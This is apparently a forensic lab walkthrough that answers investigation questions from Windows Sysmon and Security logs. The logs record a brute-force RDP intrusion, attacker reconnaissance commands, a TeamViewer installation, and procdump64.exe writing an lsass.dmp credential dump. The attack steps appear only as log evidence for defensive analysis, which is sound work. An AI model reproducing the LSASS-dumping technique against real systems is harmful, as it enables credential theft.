        ◢ Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#text":"2021                                              mage","#text":"c
          ...  □  11824   11824   2021-03-12 08:29:28.7974998  Info   Microsoft-Wi                                                                             FileCreate
```

```
Payload: {"EventData":{"Data":[{"@Name":"RuleName","#text":"-"},{"@Name":"UtcTime","#text":"2021-03-12
08:29:28.793"},{"@Name":"ProcessGuid","#text":"93524514-2668-604b-f104-000000000900"},{"@Name":"ProcessId","#text":"2820"},{"@Name":"Im
age","#text":"c:\\tmp\\procdump64.exe"},{"@Name":"TargetFilename","#text":"C:\\tmp\\lsass.dmp"},{"@Name":"CreationUtcTime","#text":"202
-03-12 08:29:28.793"}]}}  (Count: 1)
```

Provide the SHA256 hash value of the Teamviewer installation to check if the legitimate version was installed.




```
Provider ▴
  Event Id ▾
    Map Description ▴
      Payload Data3 ▴
        Payload Data4 ▴
          Payload Data6 ▾
```

Search: install   Find

Line	Tag	Record Number	Event Record Id	Time Created	Level	Channel	Process Id	Thread Id	Computer	User Id	Chunk

```
◢ Provider: Microsoft-Windows-Sysmon  (Count: 1)
  ◢ Event Id: 11  (Count: 1)
    ◢ Map Description: FileCreate  (Count: 1)
      ◢ Payload Data3: Image: C:\Users\MrPoop\AppData\Local\Temp\2\TeamViewer\TeamViewer_.exe  (Count: 1)
        ◢ Payload Data4: TargetFilename: C:\Users\MrPoop\AppData\Local\Temp\2\nsaA0BA.tmp\InstallOptions.dll  (Count: 1)
          ▷ Payload Data6:   (Count: 1)
```



hafnium.csv


```
Provider ▴
  Event Id ▾
    Map Description ▴
      Payload Data3 ▴
        Payload Data4 ▴
          Payload Data6 ▾
            Executable Info ▴
```

Search: Teamviewer_.exe   Find

Line	Tag	Record Number	Event Record Id	Time Created	Level	Channel	Process Id	Thread Id	Computer	User Id	Chu

```
◢ Provider: Microsoft-Windows-Sysmon  (Count: 4)
  ◢ Event Id: 1  (Count: 4)
    ◢ Map Description: Process creation  (Count: 4)
      ◢ Payload Data3: MD5=78AA410C313A8D7A83E62585E14A4516,SHA256=BD74FF089E3AACFA18AD49C6660DF073E708FF7B685542FCE8108FBC7CE28279,IMPHASH=8A7BC5C3A88915180901670F60E20751  (Count: 2)
        ◢ Payload Data4: ParentProcess: C:\Users\MrPoop\AppData\Local\Temp\2\TeamViewer\TeamViewer_.exe  (Count: 2)
          ▷ Payload Data6: ParentCommandLine: "C:\Users\MrPoop\AppData\Local\Temp\2\TeamViewer\TeamViewer_.exe"   (Count: 2)
      ◢ Payload Data3: MD5=7B1B9039FED3AB2B6FD24E6F046D0E52,SHA256=D256F177A3DD8E7346B3FA9D32C4690B611F104E7CE175E99C5757BE6EEF229B,IMPHASH=E48F1FCD9590178AE7A76FB41C5B36D0  (Count: 1)
        ◢ Payload Data4: ParentProcess: C:\Users\MrPoop\AppData\Local\Temp\2\TeamViewer\TeamViewer_.exe  (Count: 1)
          ◢ Payload Data6: ParentCommandLine: "C:\Users\MrPoop\AppData\Local\Temp\2\TeamViewer\TeamViewer_.exe"   (Count: 1)
            ▷ Executable Info: "C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe" -install  (Count: 1)
      ◢ Payload Data3: MD5=F4ACF94540AF986BFF08A00B2143764C,SHA256=8FB1C8A08171E6D94BB2C5EB2054968348099A5FB7EAB52BC96DF10F6D197728,IMPHASH=4EA4DF5D94204FC550BE1874E1B77EA7  (Count: 1)
        ◢ Payload Data4: ParentProcess: C:\Users\MrPoop\Downloads\TeamViewer_Setup.exe  (Count: 1)
          ▷ Payload Data6: ParentCommandLine: "C:\Users\MrPoop\Downloads\TeamViewer_Setup.exe"   (Count: 1)
```

What was the domain looked up in the first DNS query done by the TeamViewer application after it was installed?



```
Provider ▴
  Event Id ▾
    Map Description ▴
      Time Created ▴
        Payload Data3 ▴
          Payload Data4 ▾
```


Search: Enter text to search...   Find

Line	Tag	Record Number	Event Record Id	Level	Channel	Process Id	Thread Id	Computer	User Id	Chunk Number	User Name

```
◢ Provider: Microsoft-Windows-Sysmon  (Count: 30)
  ◢ Event Id: 22  (Count: 30)
    ◢ Map Description: DNSEvent (DNS query)  (Count: 30)
      ◢ Time Created: 2021-03-10 04:40:45.7114486  (Count: 1)
        ◢ Payload Data3: Image: C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe  (Count: 1)
          ▷ Payload Data4: QueryName: PoopController  (Count: 1)
      ◢ Time Created: 2021-03-10 04:40:48.3143500  (Count: 1)
        ◢ Payload Data3: Image: C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe  (Count: 1)
          ▷ Payload Data4: QueryName: PoopController  (Count: 1)
      ◢ Time Created: 2021-03-10 04:40:52.3553888  (Count: 1)
        ◢ Payload Data3: Image: C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe  (Count: 1)
          ◢ Payload Data4: QueryName: router7.teamviewer.com  (Count: 1)
            261…  ☐  4394  4394  Info  Microsoft-Windows-Sysmon/Operational  1244  2748  PoopController  S-1-5-18  80
      ◢ Time Created: 2021-03-10 04:45:49.8475287  (Count: 1)
        ◢ Payload Data3: Image: C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe  (Count: 1)
          ▷ Payload Data4: QueryName: ZA-JNB-ANX-T001.teamviewer.com  (Count: 1)
      ▷ Time Created: 2021-03-10 04:45:52.3531596  (Count: 1)
      ▷ Time Created: 2021-03-10 04:45:52.3533428  (Count: 1)
      ▷ Time Created: 2021-03-10 04:46:06.1720320  (Count: 1)
      ▷ Time Created: 2021-03-10 05:00:50.2807979  (Count: 1)
      ▷ Time Created: 2021-03-10 05:01:32.5267719  (Count: 1)
      ▷ Time Created: 2021-03-10 05:01:32.5268703  (Count: 1)
      ▷ Time Created: 2021-03-10 15:22:11.4627393  (Count: 1)
      ▷ Time Created: 2021-03-10 15:22:15.8067213  (Count: 1)
      ▷ Time Created: 2021-03-10 18:23:09.5150082  (Count: 1)
      ▷ Time Created: 2021-03-10 18:24:41.5250159  (Count: 1)
      ▷ Time Created: 2021-03-10 18:27:45.4319099  (Count: 1)
```

☒ ☑ Provider = Microsoft-Windows-Sysmon And Map Description = DNSEvent (DNS query) And Payload Data3 = Image: C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe   Edit Filter

Determine how the attacker gained access to the Administrator account. -> brute-force attack



```
Channel ▴
  Map Description ▴
    Time Created ▴
```


Search: Administrator

Line	Tag	Record Number	Event Record Id	Event Id	Level	Provider	Process Id	Thread Id	Computer	User Id	Chunk Number	User Name

```
▷ Map Description: A user's local group membership was enumerated  (Count: 110)
▷ Map Description: Administrative logon  (Count: 12)
▷ Map Description: An account was logged off  (Count: 5)
▷ Map Description: An attempt was made to reset an account's password  (Count: 4)
▷ Map Description: Credential Manager credentials were read  (Count: 27)
▷ Map Description: Event log cleared  (Count: 1)
◢ Map Description: Failed logon  (Count: 1,002)
  ▷ Time Created: 2021-03-11 20:24:08.3050939  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.6771400  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.6874141  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.7103095  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.7362455  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.7659062  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.7797472  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.8086709  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.8311478  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.8649354  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.8801550  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.8897892  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.9637744  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.9812763  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.9905574  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:25.9987786  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:26.0476182  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:26.0770155  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:26.0843033  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:26.0912859  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:26.1086225  (Count: 1)
  ▷ Time Created: 2021-03-11 20:26:26.1686988  (Count: 1)
```


☒ ☑ Channel = Security

What IP address can we send to the Firewall team for blocking?




```
Channel / Map Description / Time Created / Remote Host / Payload Data1

Line  Tag  Record Number  Event Record Id  Event Id  Level  Provider  Process Id  Thread Id  Computer  User

Channel: Security  (Count: 1,002)
  Map Description: Failed logon  (Count: 1,002)
    Time Created: 2021-03-11 20:24:08.3050030  (Count: 1)
      Remote Host: FancyPoodle (8.36.216.58)  (Count: 1)
    Time Created: 2021-03-11 20:26:25.6771400  (Count: 1)
      Remote Host: FancyPoodle (8.36.216.58)  (Count: 1)
        Payload Data1: Target: \administrator  (Count: 1)
    Time Created: 2021-03-11 20:26:25.6874141  (Count: 1)
    Time Created: 2021-03-11 20:26:25.7103099  (Count: 1)
    Time Created: 2021-03-11 20:26:25.7362455  (Count: 1)
    Time Created: 2021-03-11 20:26:25.7658862  (Count: 1)
    Time Created: 2021-03-11 20:26:25.7797472  (Count: 1)
    Time Created: 2021-03-11 20:26:25.8086709  (Count: 1)
    Time Created: 2021-03-11 20:26:25.8311478  (Count: 1)
    Time Created: 2021-03-11 20:26:25.8649354  (Count: 1)
    Time Created: 2021-03-11 20:26:25.8801550  (Count: 1)
    Time Created: 2021-03-11 20:26:25.8897892  (Count: 1)
    Time Created: 2021-03-11 20:26:25.9637744  (Count: 1)
    Time Created: 2021-03-11 20:26:25.9812763  (Count: 1)
    Time Created: 2021-03-11 20:26:25.9905574  (Count: 1)
    Time Created: 2021-03-11 20:26:25.9987786  (Count: 1)
    Time Created: 2021-03-11 20:26:26.0476182  (Count: 1)
    Time Created: 2021-03-11 20:26:26.0770155  (Count: 1)
    Time Created: 2021-03-11 20:26:26.0843033  (Count: 1)
    Time Created: 2021-03-11 20:26:26.0912859  (Count: 1)
    Time Created: 2021-03-11 20:26:26.1006225  (Count: 1)
    Time Created: 2021-03-11 20:26:26.1686088  (Count: 1)
    Time Created: 2021-03-11 20:26:26.1936087  (Count: 1)

Cell contents
Remote Host: FancyPoodle (8.36.216.58)  (Count: 1)
Format  Replace: ○ CRLF ○ CR ○ LF ○ Comma ● Tab   Font size 12

☒ ☑ Channel = Security And Map Description = Failed logon
```

What was the hostname from where the attacker launched their attack?




```
Cell contents
Remote Host: FancyPoodle (8.36.216.58)  (Count: 1)
Format  Replace: ○ CRLF ○ CR ○ LF ○ Comma ● Tab   Font size 12
```

Provide the first timestamp from the logs where you can see the attacker was successful login. (24H-UTC)




```
Channel / Map Description / Time Created / Remote Host / Payload Data1

Line  Tag  Record Number  Event Record Id  Event Id  Level  Provider  Process Id  Thread Id  Computer  U

Channel: Security  (Count: 9)
  Map Description: Successful logon  (Count: 9)
    Time Created: 2021-03-11 20:26:52.0436802  (Count: 1)
    Time Created: 2021-03-12 08:02:56.1217826  (Count: 1)
    Time Created: 2021-03-12 08:02:58.0836644  (Count: 1)
    Time Created: 2021-03-12 08:03:00.0117694  (Count: 1)
    Time Created: 2021-03-12 08:03:00.0117856  (Count: 1)
    Time Created: 2021-03-12 11:07:58.6970868  (Count: 1)
    Time Created: 2021-03-12 11:08:00.6104770  (Count: 1)
    Time Created: 2021-03-12 11:08:02.0200537  (Count: 1)
    Time Created: 2021-03-12 11:08:02.0200714  (Count: 1)

Cell contents
Time Created: 2021-03-11 20:26:52.0436802  (Count: 1)
Format  Replace: ○ CRLF ○ CR ○ LF ○ Comma ● Tab   Font size 12

☒ ☑ Channel = Security And Map Description = Successful logon
```

Provide the data in UTC time of when the attacker successfully logged into the host using RDP for the first time. (24H-UTC)



```
hafnium_target.csv    hafnium.csv

Channel / Map Description / Time Created / Remote Host / Payload Data1 / Payload Data2

Line  Tag  Record Number  Event Record Id  Event Id  Level  Provider  Process Id  Thread Id  Computer  User Id

Channel: Security  (Count: 4)
  Map Description: Successful logon  (Count: 4)
    Time Created: 2021-03-12 08:03:00.0117694  (Count: 1)
      Remote Host: POOPCONTROLLER (8.36.216.58)  (Count: 1)
        Payload Data1: Target: POOPCONTROLLER\Administrator  (Count: 1)
          Payload Data2: LogonType 10  (Count: 1)
            -  □  7377  7377  4624  LogAlways  Microsoft-Windows-Security-Auditing  708  8056  PoopController
    Time Created: 2021-03-12 08:03:00.0117856  (Count: 1)
    Time Created: 2021-03-12 11:08:02.0200537  (Count: 1)
    Time Created: 2021-03-12 11:08:02.0200714  (Count: 1)

☒ ☑ Channel = Security And Map Description = Successful logon And Remote Host In FancyPoodle (8.36.216.58) FANCYPOODLE (8.36.216.58) POOPCONTROLLER (8.36.216.58) And Payload Data2 = LogonType 10
```

When did the attacker log off from the first RDP session? (24H-UTC)
Check for Logon ID = 0xCC5379




```
Channel  Map Description  Time Created  Remote Host  Payload Data1  Payload Data2
0xCC5379
Payload
```

Cell contents


```
{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-18"},{"@Name":"SubjectUserName","#text":"POOPCONTR
OLLER$"},{"@Name":"SubjectDomainName","#text":"WORKGROUP"},{"@Name":"SubjectLogonId","#text":"0x3E7"},{"@Name":"Ta
rgetUserSid","#text":"S-1-5-21-407791315-550056901-3739281777-1001"},{"@Name":"TargetUserName","#text":"Administr
tor"},{"@Name":"TargetDomainName","#text":"POOPCONTROLLER"},{"@Name":"TargetLogonId","#text":"0xCC535A"},{"@Name"
"LogonType","#text":"10"},{"@Name":"LogonProcessName","#text":"User32
"},{"@Name":"AuthenticationPackageName","#text":"Negotiate"},{"@Name":"WorkstationName","#text":"POOPCONTROLLER"}
,{"@Name":"LogonGuid","#text":"00000000-0000-0000-0000-000000000000"},{"@Name":"TransmittedServices","#text":"-"}
{"@Name":"LmPackageName","#text":"-"},{"@Name":"KeyLength","#text":"0"},{"@Name":"ProcessId","#text":"0x8F4"},{"@N
ame":"ProcessName","#text":"C:\\Windows\\System32\\svchost.exe"},{"@Name":"IpAddress","#text":"8.36.216.58"},{"@Na
me":"IpPort","#text":"0"},{"@Name":"ImpersonationLevel","#text":"%%1833"},{"@Name":"RestrictedAdminMode","#text":
%%1843"},{"@Name":"TargetOutboundUserName","#text":"-"},{"@Name":"TargetOutboundDomainName","#text":"-"},{"@Name"
"VirtualAccount","#text":"%%1843"},{"@Name":"TargetLinkedLogonId","#text":"0xCC5379"},{"@Name":"ElevatedToken","#
ext":"%%1842"}]}}
```

Format Replace: ○ CRLF ○ CR ○ LF ● Comma ○ Tab Font size 12




```
Channel  Map Description  Time Created  Remote Host  Payload Data1  Payload Data2        0xCC5379  Find

Line   Tag  Record Number  Event Record Id  Event Id  Level  Provider  Process Id  Thread Id  Computer  User Id  Chunk Number  User Name
◢ Channel: Security  (Count: 1)
  ◢ Map Description: User initiated logoff  (Count: 1)
    ◢ Time Created: 2021-03-12 08:45:02.2962989  (Count: 1)
      ◢ Remote Host:   (Count: 1)
        ◢ Payload Data1:   (Count: 1)
          ◢ Payload Data2:   (Count: 1)
            _  □  7514  7514  4647  LogAlways  Microsoft-Windows-Security-Auditing  708  2352  PoopController  84  Target: POOP

☒ ☑ Channel = Security  And  Map Description = User initiated logoff                                          Edit Filter
```

What command did the attacker run on the host which would've helped him understand what Antivirus software was running on the system? tasklist



```
Channel  Event Id  Map Description  Time Created  Payload Data4  Payload Data6  Executable Info      Enter text to search...  Find

Line   Tag  Record Number  Event Record Id  Level  Provider  Process Id  Thread Id  Computer  Remote Host  User Id  Chunk N
◢ Channel: Microsoft-Windows-Sysmon/Operational  (Count: 25)
  ◢ Event Id: 1  (Count: 25)
    ◢ Map Description: Process creation  (Count: 25)
      ◢ Time Created: 2021-03-12 08:04:51.6555184  (Count: 1)
        ◢ Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe  (Count: 1)
          ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"   (Count: 1)
            ▷ Executable Info: systeminfo  (Count: 1)
      ◢ Time Created: 2021-03-12 08:05:55.3573743  (Count: 1)
        ◢ Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe  (Count: 1)
          ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"   (Count: 1)
            ▷ Executable Info: ipconfig  /all  (Count: 1)
      ◢ Time Created: 2021-03-12 08:07:01.4898898  (Count: 1)
        ◢ Payload Data4: ParentProcess: C:\Windows\System32\cmd.exe  (Count: 1)
          ◢ Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe"   (Count: 1)
            ▷ Executable Info: tasklist  (Count: 1)
      ▷ Time Created: 2021-03-12 08:08:28.1888003  (Count: 1)
      ▷ Time Created: 2021-03-12 08:10:15.5967178  (Count: 1)
      ▷ Time Created: 2021-03-12 08:10:29.5492533  (Count: 1)
      ▷ Time Created: 2021-03-12 08:12:00.0339136  (Count: 1)
      ▷ Time Created: 2021-03-12 08:18:51.9364096  (Count: 1)
      ▷ Time Created: 2021-03-12 08:19:40.3001575  (Count: 1)
      ▷ Time Created: 2021-03-12 08:19:43.8587989  (Count: 1)
      ▷ Time Created: 2021-03-12 08:20:23.7345954  (Count: 1)
      ▷ Time Created: 2021-03-12 08:20:44.2937924  (Count: 1)
      ▷ Time Created: 2021-03-12 08:20:49.5070063  (Count: 1)
      ▷ Time Created: 2021-03-12 08:22:34.2972843  (Count: 1)
      ▷ Time Created: 2021-03-12 08:23:47.3932763  (Count: 1)

☒ ☑ Channel = Microsoft-Windows-Sysmon/Operational  And  Map Description = Process creation  And  Payload Data6 = ParentCommandLine: "C:\windows\system32\cmd.exe"   Edit Filter
```

Which command did the attacker run on the host that would have helped him understand the network interface configuration of the host?



